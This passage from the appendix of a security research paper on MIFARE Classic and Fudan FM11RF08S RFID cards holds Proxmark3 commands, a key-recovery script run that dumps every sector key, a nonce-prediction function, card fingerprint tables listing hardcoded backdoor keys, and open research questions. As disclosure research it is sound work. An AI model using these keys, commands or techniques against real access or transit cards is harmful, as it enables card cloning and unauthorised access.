hf mf wrbl --blk 51 -d 8DC829576957FF0780697B12EEC0322D
hf mf wrbl --blk 55 -d 8DC829576957FF078069393B612F84F0
hf mf wrbl --blk 59 -d 7739D70CC589FF078069307026A71835
hf mf wrbl --blk 63 -d 5D83D7C4336EFF078069307026A71835
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running stacnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Saving duplicates dicts...
Brute-forcing keys... Press any key to interrupt
Sector 0 keyA = 835d7593985b
...
Sector 15 keyB = 307026a71835
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 0 minutes 40 seconds ---
[+] finished fm11rf08s_recovery.py
```


The result is a way to predict a nonce for any key, provided a first nonce and the corresponding key.

```
def predict_nt(nt, key0, key1):
    a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
    b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
    nt16 = nt >> 16
    prev = 14
    # rollback the LFSR 14 times
    for _ in range(prev):
        nt16 = prev_state(nt16)
    odd = True # very odd indeed
    for i in range(0, 6*8, 8):
        if odd:
            nt16 ^= (a[(key0 >> i) & 0xF] ^ (a[(key1 >> i) & 0xF]))
            nt16 ^= (b[(key0 >> i >> 4) & 0xF] ^ (b[(key1 >> i >> 4) & 0xF])) << 4
        else:
            nt16 ^= (b[(key0 >> i) & 0xF] ^ (b[(key1 >> i) & 0xF]))
            nt16 ^= (a[(key0 >> i >> 4) & 0xF] ^ (a[(key1 >> i >> 4) & 0xF])) << 4
        odd ^= 1
    # rollback the LFSR 8 times
    prev += 8
    for _ in range(8):
        nt16 = prev_state(nt16)
    # fast forward the LFSR state back to the initial slot
    for _ in range(prev):
        nt16 = next_state(nt16)
    # extend nT to 32 bits
    nt16_2 = nt16
    for _ in range(16):
        nt16_2 = next_state(nt16_2)
    return (nt16 << 16) + nt16_2
```

Listing 21: Predicting n_T of a key given another n_T and its key

This function is validated on a few tests where we pick two random keys, then over a few random blocks, we set the first key, read and decrypt the nonce, then predict the other key nonce, set the second key and check the actual nonce.

bk	key1	nt1	key2	predicted	actual
22	FF467310CA5E	5D17DB68	1EBED8BB9707	6CA11170?	6CA11170!
57	FF467310CA5E	9E5E1EF0	1EBED8BB9707	AFE8D4E8?	AFE8D4E8!
27	FF467310CA5E	442E6F79	1EBED8BB9707	7598A561?	7598A561!
25	FF467310CA5E	442E6F79	1EBED8BB9707	7598A561?	7598A561!
12	45E5DF1D29A2	9F348F66	DB1EA8E5588F	9B68EAEC?	9B68EAEC!
61	45E5DF1D29A2	EC91256B	DB1EA8E5588F	E8CD40E1?	E8CD40E1!
36	45E5DF1D29A2	9162734D	DB1EA8E5588F	953E16C7?	953E16C7!
05	45E5DF1D29A2	DC55BEF8	DB1EA8E5588F	D809DB72?	D809DB72!
31	1D90EAB2955A	9247B89C	122C1C40B1CD	EF6A5ECE?	EF6A5ECE!
57	1D90EAB2955A	D2707A71	122C1C40B1CD	AF5D9C23?	AF5D9C23!
43	1D90EAB2955A	A8BE2253	122C1C40B1CD	D593C401?	D593C401!
60	1D90EAB2955A	0663BFAC	122C1C40B1CD	7B4E59FE?	7B4E59FE!
45	A014881C0283	EBFE7BA1	CAA77E4E3F31	31DB4220?	31DB4220!
13	A014881C0283	9EAC4EA7	CAA77E4E3F31	44897726?	44897726!
07	A014881C0283	DDCD7F39	CAA77E4E3F31	07E846B8?	07E846B8!
56	A014881C0283	391A2177	CAA77E4E3F31	E33F18F6?	E33F18F6!

Listing 22: Testing the Python predict_nt() on random keys and blocks

A.12 Metrics of Various MIFARE Classic Cards

Metrics:

- **UID attribution:** Pools of UID are shared among NXP and Infineon. Apparently, Fudan does not seem to care much... ;
- **SAK:** Value of SAK in anticollision. Typically 88 for Infineon cards, 08 for NXP and Fudan cards ;
- **SAK_{b0}:** Value of SAK in block 0. Typically 88 for NXP and Infineon cards, 08 for Fudan cards ;
- **a_{SF}:** Reply to 7-bit short-frame commands. Cards are not supposed to reply at all to other short-frame commands besides REQA and WUPA¹⁰ ;
- **a_{**00} = NAK:** Reply on unsupported commands ****00** may differ. E.g. NXP and Infineon cards reply with a NACK to command “f000” while Fudan cards don’t reply ;
- **a_{n_R|a_R}:** On a wrong $\{n_R|a_R\}$, does the card reply with an encrypted NACK? Always? Only when parity is correct, i.e. with a probability of $\frac{1}{256}$? Never? ;
- **a_{{n_R|a_R}p!}:** On a correct $\{n_R|a_R\}$, but with a wrong parity, does the card go on with the authentication? It is not supposed to, but Fudan cards seem to ignore parity errors¹¹ ;
- **FDT_{n_T}:** The *Frame Delay Time* between reception of an Authentication command and emission of the n_T is an interesting fingerprint. Measurements were done with nfc-laboratory [28], using an Airspy Mini, a SpyVerter and an HydraNFC antenna.
- **Backdoor:** if backdoor commands 64xx-67xx 6Cxx-6Fxx are supported, with which key(s) can we operate them?
- **Read with ACL=:** test a READ command after authentication with each of 60xx-6Fxx commands and see which ones are allowing the read command. We both test an ACL FF0780 that allows keyB to be read, which should prevent keyB to be used to read data, and an ACL 7F0788 that prevents keyB to be read, enabling its usage to read data. A X indicates when a read is prevented.

Fab and week/year information are provided when available via the Android application “NFC TagInfo by NXP”. UID attribution as well but also with the support of Infineon SLE 66R35R/I datasheet [29].

Side note: While investigating differences between the 16 possible authentication commands, we noted that all mentioned cards accept all the authentication commands 60xx-6Fxx, but they vastly differ into their handling of subsequent commands. For example, for an ACL allowing both keyA and keyB to read data, all FM11RF08 011D, 021D, 031D, FM11RF08S 0390 and 0490, MF1ICS5005 and some SLE66R35 allow all authentication commands, while FM11RF08 6296, some other SLE66R35, MF1ICS5003 and MF1ICS5004 block data access when authenticated with 62xx, 63xx, 6Axx and 6Bxx, and MF1ICS5006, MF1ICS5007 and MF1ICS5035 have yet another behavior. And for an ACL that should prevent keyB to read data, the differences are even wider. We integrated our findings in the table as well and hope it can be useful for future work.

¹⁰For all cards supporting extra short-frame commands, we could pass the anticollision but they don’t support further commands and remain silent. We tested all 1-byte commands “**” and 2-byte commands “**00”.

¹¹This explains why when such cards leak NAKs, they do it always and not with the probability of $\frac{1}{256}$.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a_{SF}	$a_{**00} = \text{NAK}$	$a_{\{n_R a_R\}}$	$a_{\{n_R a_R\}p!}$	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780				
FM11RF08S 0390 obtained in 2020						A17E4902940804000346D0ADFFB4E390		
Infineon	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 0$	a_T	1592	A396EFA4E24F
60-6f:				60-6f:				
FM11RF08S 0390 obtained in 2024						4D19F111B408040003DF20D8EA025690		
NXP	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 0$	a_T	1592	A396EFA4E24F
60-6f:				60-6f:				
FM11RF08S 0490 obtained in 2024						5C467F6306080400040234A21365CA90		
NXP	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 0$	a_T	1592	A396EFA4E24F
60-6f:				60-6f:				
FM11RF08S-7B ¹² 1090						1D5FA23A0000030010AD776CAF29BE90		
Fudan	08	\emptyset	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 0$	a_T	1592	A396EFA4E24F
60-6f:				60-6f:				
FM11RF08 6269						BCC31B76120804006263646566676869		
NXP	08	08	\emptyset	00-4f,52-55,70-ef	$p(\text{NAK}) = 1$	a_T	1592	A31667A8CEC1
60-6f: ..XX				60-6f:				
FM11RF08 011D						1E846F738608040001AEFE653E81EB1D		
NXP	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 1$	a_T	1592	A31667A8CEC1
60-6f:				60-6f:				
FM11RF08 021D						D1083C9A7F080400020CA5455DADCD1D		
Infineon	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 1$	a_T	1592	A31667A8CEC1
60-6f:				60-6f:				
FM11RF08 031D						FA59AA151C08040003B7839D62AD611D		
NXP	08	08	\emptyset	00-4f,70-ef	$p(\text{NAK}) = 1$	a_T	1592	A31667A8CEC1
60-6f:				60-6f:				
FM1208-10						CEAA520B3D2804009010150100000000		
NXP	28	28	\emptyset	00-30,34-4f,70-df,e1-ef	$p(\text{NAK}) = 1$	a_T	1608 ¹³	A31667A8CEC1
60-6f:				60-6f:				

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{n_R a_R}	a _{{n_R a_R}p!}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780				
SLE66R35 Tampere Matkakorttia (FI), rev 43?, 1996?						512702007488 0400 4306599E00032096		
Infineon	88	88	0f:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: ..XXXX					
SLE66R35 Warszawska Karta Miejska (PL), rev 43?, 2001?						311E99B40288 0400 43328D6800002401		
Infineon	88	88	0f:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: ..XXXX					
SLE66R35 Hotel card (FR) rev 43?, 2013?						45524D1C4688 0400 432952FE00060713		
Infineon	88	88	∅	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: ..XXXX					
SLE66R35 Kharkov Metro (UA) rev 43?, 2007?						3506877BCF88 0400 43277B1200100607		
Infineon	88	88	∅	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f:			60-6f:					
SLE66R35 Oyster card, London (UK) rev 43?, 2005?						25907331F788 0400 432595DE00010805		
Infineon ¹⁴	88	88	∅	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f:			60-6f:					
MF1ICS5003 rev 44?, week 14, 1998						927AB91E4F88 0400 44C2770731343938		
NXP	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: .XXXXXX					
MF1ICS5003 rev 44?, week 07, 2000						526258325A88 0400 44EE370930373A30		
NXP	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: .XXXXXX					
MF1ICS5004 rev 45, week 07, 2001						9212FD245988 0400 45889B0430373A31		
NXP	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	A31667A8CEC1
60-6f: ..XXXX			60-6f: .XXXXXX					
MF1ICS5005 rev 46, Fab ICN8, week 26, 2001						02CB3B9F6D88 0400 4628FA0532363031		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f:			60-6f: .XXX .XXX .XXX .XXX					

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{n_R a_R}	a _{{n_R a_R}p!}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780				
MF1ICS5005 rev 46, Fab ICN8, week 10, 2010						63A419E23C88040046BA141849801010		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f:				60-6f: .XXX .XXX .XXX .XXX				
MF1ICS2006 rev 47, Fab Fishkill, week 15, 2007						FAF7D39B458904004785141349901507		
NXP	09	89	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				
MF1ICS5006 rev 47, Fab Fishkill, week 49, 2005						842A35AC3788040047C11E3865004905		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				
MF1ICS5006 rev 47, Fab Fishkill, week 19, 2008						4A0F1EFCA7880400475D94575D101908		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				
MF1ICS5007 rev 48, Fab ASMC, week 38, 2010						2D1671AAE0880400488514574D503810		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				
MF1C5035 rev c0, Fab ICN8, week 06, 2012						168E74739F880400C08F765455800612		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				
MF1C5035 rev c0, Fab ICN8, week 27, 2012						E4663C348A880400C08E1CD161402712		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
60-6f: ..XX ..XX ..XX ..XX				60-6f: .XXX .XXX .XXX .XXX				

Table 5: Metrics of various MIFARE Classic cards

¹²The UID visible in block 0 is rather peculiar. A second sample has the UID 1D7CDE72000003, with the same structure.

¹³Measurements done on a Proxmark3 and corrected with an offset.

¹⁴NFC TagInfo identifies the UID as NXP but Infineon SLE 66R35R/I datasheet [29] indicates that UIDs x5xxxxx are Infineon, and this matches our other fingerprinting indicators.

A.13 Open Questions

Among all the new questions we faced, we tried to answer to as many as possible, but there are a few left unanswered. We hope the community will help solve some of them in the near future.

A.13.1 Cards with a backdoor key

- **Are there other not-yet-mentioned cards supporting one of the 2 backdoor keys, or yet another one?**

- Looking forward to FM11RF005M, FM11RF08SH, FM11RF32M, FM11RF32N, FM11S08, FM1208M04, FM12AG08M01, FM12AS04M01, FM1208SH01 but also other manufacturers... Infineon SLE44R35S, SLE66R35I/R/E7, Angstrom KB5004XK3, Quanray QR2217, SHIC SHC1101, SHC1104,...
- Is there a way to write to blocks when authenticated with backdoor authentication commands?
- Is there a way to read keys when authenticated with backdoor authentication commands?

A.13.2 FM11RF08S

- **How static encrypted nonces are derived from card and from sector number?**

- This could speed up key recovery and guarantee it even in absence of backdoor.
- Could initial authentication n_T following some failed nested authentication – without RF reset – leak some information about the previous nested n_T ?
 - Some cards seem to deviate from the logic described in Section IV.E.1 and need more investigation.
- About its advanced verification and blocks 128-135:
 - How keyA is derived?
 - How keyB is derived? The one starting with 0000.
 - What keyB could be used for?
 - What these blocks data could be used for?
 - Is there a way to write to these blocks?

A.13.3 FM11RF08/FM11RF08S

- How the simple verification method signature in block 0 is produced and verified?

A.13.4 Cards with the extra authentication commands:

- **Is there a backdoor we missed in the cards using regular keys in all the backdoor commands?**

- What are there differences between the extra authentication commands 62xx-6Fxx in terms of access control and features, in cards with only regular keys as well as in those with the backdoor key?
 - How they depend on the defined access control?
 - How cards variants differ?
 - Are they only artefacts of unspecified cases in the card state-machine or is there really some not yet discovered feature?
 - We only scratched the surface in Section A.12 table.

A.13.5 USCUID/GDM

- **How static encrypted nonces behave in USCUID/GDM cards?**

- This could enable proper key recovery in case such card disabled the other magic backdoors.